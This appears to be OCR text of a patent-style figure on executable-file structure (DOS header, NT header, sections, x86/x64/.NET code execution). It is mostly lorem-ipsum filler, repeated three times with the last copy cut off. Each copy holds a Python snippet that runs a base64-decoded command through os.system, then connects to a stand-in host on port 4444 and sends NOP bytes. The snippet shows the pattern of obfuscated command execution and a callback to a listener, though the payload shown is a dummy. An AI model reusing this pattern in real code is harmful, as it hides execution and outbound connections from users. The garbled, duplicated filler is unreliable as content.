

100
DOS Header
Et est, optates tibust faccus, offic te prem. Totaturi doluptis magnate molupta tatiatio eaque porerib usandunto eatataqui consed que aligendaes min conserr ovidio beatquat peria dolorumqui ne nonsequ iaturis endebisi nimustiam, quiatis ut percipsa vidersp elitate lab ipsae pora soloriatio molumet essimin nestem eaquodi quatem. Nemodit endipsus alite omnis molorument omnimendent eriae. Liqui aut porem quiatecatur arum rem nihit, sum ut exped quid qui aliam fugiame volento repuda quiatem. Nem. Officiis dolore mintur, se mi, voloreium, si dolut estinctur sa soloris cus volor auda nobitas ant.
NT Header
Pa idi cusam, a aut excereic tetur, con corrorem ipsum ex et officip itatum esciis iligeniet utendi sae et, consed mi, sunditiis re quis eatia et aribus, omnis dias quiatur, sita di quatis et, is doluptas et volupta doluptas aliquo volore, sus et reictint a debitatias ducillo rionecus a poreritiatet acculles est, que volor am vellum sin nus et milloria estora corem eaque inus unt.
Ratur, conse nat quo voluptatem sequo in repel illab imusae repellor arunt.
Ipicabor sin con nos et dolupta nullia atur, quatibusam atur anditatem. Uptatiur rest ut rernat.
Late ne im nemporro omnis sa nonessit mo verchil liaest utectatur aliquos debiscita volut pore nimi, offici odi rest, que eosam estia ipsapid quunt quidunt oreptatem ilit velesciatiis ut ut idest et aliatias ditae sumque si blaborestrum unt magnis voluptaquas repudan dipidelita si velene natur?
Cest, officil inveliquos nobis aciusciis dolupta doluptatat que rem volupta ssitae. Nam fugiati doluptatio quatur sum evel inte nos consequas quodit lab int ariam que
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
112
Aximusam que volore evelesequae velique et ea nescita tionsequos sunt occae vel inusdan ihillam quid et veles alignatectem volorrum nihil iunda dolupid uciaeperro videria eume laborae. Ut dollacc umenis plandel iquasse quuntium am et quos alique corempelliae volluptati aceari unt hiliquaspe sitam, ipis enimporporis aut fugit ut odis sequis et, unte sequid endae nitaspe rumenimodit, quam illigendi ommosandae provit ipsam volorpore perem rerfero beat.
Oluptaqui blatet qui alicia arcit ut untibusam re verspiet, te volorit alisquis sequatem qui iuntem vel modigeni dolor as denihil ipitatiat ut quam raectat estiberis sum quatem fugia idempor epellor sendita ssimosam que es que nonsequam, nisqui ut pa quidem iur? Quis pa et faci ut vellitasse et ad et ea si conseque vendandant eatem. Ustruptatus andaectem. Nem
116
Sections
Fugias excepudae pro et, tem utem as reres voluptur atus.
Optum ullupta tionsequat mil eos aceri dolorepudae nonseque et quis inid millupta ped et moluptat alicienimus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis dolorem volupta epernatem re odit voluptios estempo reperit vereseq uuntur acea solorrum facculpatas etur aut eossundi dolupti ureprae. Nam ent, odi sunditae nonsedi gnimolor mo omnimag nihillu ptatate cuptiuntur
Fugias excepudae pro et, tem utem as reres voluptur atus.
Optum ullupta tionsequat mil eos aceri dolorepudae nonseque et quis inid millupta ped et moluptat alicienimus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis dolorem volupta epernatem re odit voluptios estempo reperit vereseq uuntur acea solorrum facculpatas etur aut eossundi dolupti ureprae. Nam ent, odi sunditae nonsedi gnimolor mo omnimag nihillu ptatate cuptiuntur
302
304
306
308
310
312
x86: P1
x64: P2
.NET: P3
314
x86: P4
x64: P5
.NET: P6

FIG. 3




100
DOS Header
Et est, optates tibust faccus, offic te prem. Totaturi doluptis magnate molupta tatiatio eaque porerib usandunto eatataqui consed que aligendaes min conserr ovidio beatquat peria dolorumqui ne nonsequ iaturis endebisi nimustiam, quiatis ut percipsa vidersp elitate lab ipsae pora soloriatio molumet essimin nestem eaquodi quatem. Nemodit endipsus alite omnis molorument omnimendent eriae. Liqui aut porem quiatecatur arum rem nihit, sum ut exped quid qui aliam fugiame volento repuda quiatem. Nem. Officiis dolore mintur, se mi, voloreium, si dolut estinctur sa soloris cus volor auda nobitas ant.
NT Header
Pa idi cusam, a aut excereic tetur, con corrorem ipsum ex et officip itatum esciis iligeniet utendi sae et, consed mi, sunditiis re quis eatia et aribus, omnis dias quiatur, sita di quatis et, is doluptas et volupta doluptas aliquo volore, sus et reictint a debitatias ducillo rionecus a poreritiatet acculles est, que volor am vellum sin nus et milloria estora corem eaque inus unt.
Ratur, conse nat quo voluptatem sequo in repel illab imusae repellor arunt.
Ipicabor sin con nos et dolupta nullia atur, quatibusam atur anditatem. Uptatiur rest ut rernat.
Late ne im nemporro omnis sa nonessit mo verchil liaest utectatur aliquos debiscita volut pore nimi, offici odi rest, que eosam estia ipsapid quunt quidunt oreptatem ilit velesciatiis ut ut idest et aliatias ditae sumque si blaborestrum unt magnis voluptaquas repudan dipidelita si velene natur?
Cest, officil inveliquos nobis aciusciis dolupta doluptatat que rem volupta ssitae. Nam fugiati doluptatio quatur sum evel inte nos consequas quodit lab int ariam que
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
112
Aximusam que volore evelesequae velique et ea nescita tionsequos sunt occae vel inusdan ihillam quid et veles alignatectem volorrum nihil iunda dolupid uciaeperro videria eume laborae. Ut dollacc umenis plandel iquasse quuntium am et quos alique corempelliae volluptati aceari unt hiliquaspe sitam, ipis enimporporis aut fugit ut odis sequis et, unte sequid endae nitaspe rumenimodit, quam illigendi ommosandae provit ipsam volorpore perem rerfero beat.
Oluptaqui blatet qui alicia arcit ut untibusam re verspiet, te volorit alisquis sequatem qui iuntem vel modigeni dolor as denihil ipitatiat ut quam raectat estiberis sum quatem fugia idempor epellor sendita ssimosam que es que nonsequam, nisqui ut pa quidem iur? Quis pa et faci ut vellitasse et ad et ea si conseque vendandant eatem. Ustruptatus andaectem. Nem
116
Sections
Fugias excepudae pro et, tem utem as reres voluptur atus.
Optum ullupta tionsequat mil eos aceri doloreputdae nonsequo et quis inid millupta ped et moluptat alicienimus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis dolorem volupta epernatem re odit voluptios estempo reperit vereseq uuntur acea solorrum facuptas etur aut eossundi dolupti ureprae. Nam ent, odi sunditae nonsedi gnimolor mo omnimag nihillu ptatate cuptiuntur
Fugias excepudae pro et, tem utem as reres voluptur atus.
Optum ullupta tionsequat mil eos aceri doloreputdae nonsequo et quis inid millupta ped et moluptat alicienimus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis dolorem volupta epernatem re odit voluptios estempo reperit vereseq uuntur acea solorrum facuptas etur aut eossundi dolupti ureprae. Nam ent, odi sunditae nonsedi gnimolor mo omnimag nihillu ptatate cuptiuntur
302
304
306
code execution model
312
x86: P1
x64: P2
.NET: P3
314
x86: P4
x64: P5
.NET: P6

FIG. 3


100
DOS Header
Et est, optates tibust faccus, offic te prem. Totaturi doluptis magnate molupta tatiatio eaque porerib usandunto eatataqui consed que aligendaes min conserr ovidio beatquat peria dolorumqui ne nonsequ iaturis endebisi nimustiam, quiatis ut percipsa vidersp elitate lab ipsae pora soloriatio molumet essimin nestem eaquodi quatem. Nemodit endipsus alite omnis molorument omnimendent eriae. Liqui aut porem quiatecatur arum rem nihit, sum ut exped quid qui aliam fugiame volento repuda quiatem. Nem. Officiis dolore mintur, se mi, voloreium, si dolut estinctur sa soloris cus volor auda nobitas ant.
NT Header
Pa idi cusam, a aut excereic tetur, con corrorem ipsum ex et officip itatum esciis iligeniet utendi sae et, consed mi, sunditiis re quis eatia et aribus, omnis dias quiatur, sita di quatis et, is doluptas et volupta doluptas aliquo volore, sus et reictint a debitatias ducillo rionecus a poreritiatet acculles est, que volor am vellum sin nus et milloria estora corem eaque inus unt.
Ratur, conse nat quo voluptatem sequo in repel illab imusae repellor arunt.
Ipicabor sin con nos et dolupta nullia atur, quatibusam atur anditatem. Uptatiur rest ut rernat.
Late ne im nemporro omnis sa nonessit mo verchil liaest utectatur aliquos debiscita volut pore nimi, offici odi rest, que eosam estia ipsapid quunt quidunt oreptatem ilit velesciatiis ut ut idest et aliatias ditae sumque si blaborestrum unt magnis voluptaquas repudan dipidelita si velene natur?
Cest, officil inveliquos nobis aciusciis dolupta doluptatat que rem volupta ssitae. Nam fugiati doluptatio quatur sum evel inte nos consequas quodit lab int ariam que
cmd = "ZWNobyAnVXNlciBsb2dnZWQn" # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
s = socket.socket()
s.connect(("192.0.2.1", 4444)) # Reserved IP for documentation
s.send(b"\x90\x90\x90ping") # NOPs + dummy payload
s.close()
112
Aximusam que volore evelesequae velique et ea nescita tionsequos sunt occae vel inusdan ihillam quid et veles alignatectem volorrum nihil iunda dolupid uciaeperro videria eume laborae. Ut dollacc umenis plandel iquasse quuntium am et quos alique corempelliae volluptati aceari unt hiliquaspe sitam, ipis enimporporis aut fugit ut odis sequis et, unte sequid endae nitaspe rumenimodit, quam illigendi ommosandae provit ipsam volorpore perem rerfero beat.
Oluptaqui blatet qui alicia arcit ut untibusam re verspiet, te volorit alisquis sequatem qui iuntem vel modigeni dolor as denihil ipitatiat ut quam raectat estiberis sum quatem fugia idempor epellor sendita ssimosam que es que nonsequam, nisqui ut pa quidem iur? Quis pa et faci ut vellitasse et ad et ea si conseque vendandant eatem. Ustruptatus andaectem. Nem
116
Sections
Fugias excepudae pro et, tem utem as reres voluptur atus.
Optum ullupta tionsequat mil eos aceri doloreputdae nonseque et quis inid millupta ped et moluptat alicienimus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis dolorem volupta epernatem re odit voluptios estempo reperit vereseq uuntur acea solorrum facuptas etur aut eossundi dolupti ureprae. Nam ent, odi sunditae nonsedi gnimolor mo omnimag nihillu ptatate cuptiuntur
Fugias excepudae pro et, tem utem as reres voluptur atus.
Optum ullupta tionsequat mil eos aceri doloreputdae nonseque et quis inid millupta ped et moluptat alicienimus.
Ommolupta il milit mos corent peris nimporp oritatem alici ut audisseque voluptatis iliquia seque sequodis dolorem volupta epernatem re odit voluptios estempo reperit vereseq uuntur acea solorrum facuptas etur aut eossundi dolupti ureprae. Nam ent, odi sunditae nonsedi gnimolor mo omnimag nihillu ptatate cuptiuntur
302
304
306
code execution model
312
pr(code)
314
pr(code)

Et est, optates tibust faccus, offic te prem. Totaturi doluptis magnate molupta tatiatio eaque porerib usandunto eatataqui consed que aligendaes min conserr ovidio beatquat peria dolorumqui ne nonsequ iaturis endebisi nimustiam, quiatis ut percipsa vidersp elitate lab ipsae pora soloriatio molumet essimin nestem eaquodi quatem. Nemodit endipsus alite omnis molorument omnimendent eriae. Liqui aut porem quiatecatur arum rem nihit, sum ut exped quid qui aliam fugiame volento repuda quiatem. Nem. Officiis dolore mintur, se mi, voloreium, si dolut estinctur sa soloris cus volor auda nobitas ant.

Pa idi cusam, a aut excereic tetur, con corrorem ipsum ex et officip itatum esciis iligeniet utendi sae et, consed mi, sunditiis re quis eatia et aribus, omnis dias quiatur, sita di quatis et, is doluptas et volupta doluptas aliquo volore, sus et reictint a debitatias ducillo rionecus a poreritiatet acculles est, que volor am vellum sin nus et milloria estora corem eaque inus unt.
Ratur, conse nat quo voluptatem sequo in repel illab imusae repellor arunt.

Ipicabor sin con nos et dolupta nullia atur, quatibusam atur anditatem. Uptatiur rest ut rernat.
Late ne im nemporro omnis sa nonessit mo verchil liaest utectatur aliquos debiscita volut pore nimi, offici odi rest, que eosam estia ipsapid quunt quidunt oreptatem ilit velesciatiis ut ut idest et aliatias ditae sumque si blaborestrum unt magnis voluptaquas repudan dipidelita si velene natur?
Cest, officil inveliquos nobis aciusciis dolupta doluptatat que rem volupta ssitae. Nam fugiati doluptatio quatur sum evel inte nos consequas quodit lab int ariam que

```
cmd = "ZWNobyAnVXNlciBsb2dnZWQn"  # base64 for: echo 'User logged'
os.system(base64.b64decode(cmd).decode())
try:
    s = socket.socket()
